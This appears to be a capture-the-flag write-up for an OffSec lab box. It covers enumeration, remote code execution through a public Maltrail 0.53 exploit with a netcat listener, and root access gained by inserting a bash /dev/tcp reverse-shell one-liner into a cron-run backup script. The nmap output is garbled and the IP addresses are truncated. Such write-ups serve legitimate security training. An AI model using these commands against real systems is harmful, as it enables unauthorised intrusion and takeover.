

OffSec Practice CTF-200-01(Intermediate) Alif

Enumeration

Nmap

```
cypError code: 581c/p>
cypError code: 581c/p>
cypError code: 581c/p>
cypError code: 581c/p>
cypError code: splanton: HTPStatus.MOT_IMPLEMENTED - Server does not support this operation.
cypError code: explanton: HTPStatus.MOT_IMPLEMENTED - Server does not support this operation.
cypError code: explanton: HTPStatus.MOT_IMPLEMENTED - Server does not support this operation.
cypError code: 581c/pp
cypError code: 58
```

Port 80(HTTP)

Going to port 80, im greeted with the Apache2 default page:



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

And running it through a Dirsearch directory brute forcer does not give me anything useful


Port 8338(HTTP)

Going to port 8338 however, I am met with a login page and what the webpage is being powered by:



Getting the shell


From here, I googled Maltrail exploit and found these:



There are multiple exploits for RCE and all pointing to the maltrail 0.53 version, the same is said with Searchsploit:



With this, I downloaded the git repository by Spookier:



And started a listener on port 80:

```
(kali® kali)-[~]
$ nc -nlvp 80 | Issues | The Pull requests listening on [any] 80 ...
```

And i ran the exploit:

```
(kali@ kali)-[~/Desktop/offsecLab/CTF-200-01/Maltrail-v0.53-Exploit]

$ python3 exploit.py 192.168

Running exploit on 192.168

:8338/login
```

Privilege Escalation

From the shell, i transferred the pspy64 and linpeas.sh scripts from my kali, I ran psspy64 first and it seems that root user is running this script

```
2024/01/30 02:53:03 CMD: UID=0
2024/01/30 02:53:03 CMD: UID=0
                                   PID=3
2024/01/30 02:53:03 CMD: UID=0
                                   PID=2
2024/01/30 02:53:03 CMD: UID=0
                                   PID=1
                                                /sbin/init
2024/01/30 02:54:01 CMD: UID=0
                                   PID=1982
                                                /usr/sbin/CRON -f -P
2024/01/30 02:54:01 CMD: UID=0
                                   PID=1984
                                                /bin/bash /var/backups/etc_Backup.sh
2024/01/30 02:54:01 CMD: UID=0
                                   PID=1983
                                                /bin/sh -c /var/backups/etc_Backup.sh
2024/01/30 02:54:01 CMD: UID=0
                                   PID=1985
```

I can edit it with a reverse shell one liner and get the root shell from there:

```
#! /bin/bash
bash -i >& /dev/tcp/192.168 // 80 0>&1
tar -cf /home/snort/etc_backup.tar /etc
```

Once done i started a listener on port 80, then i got the root shell: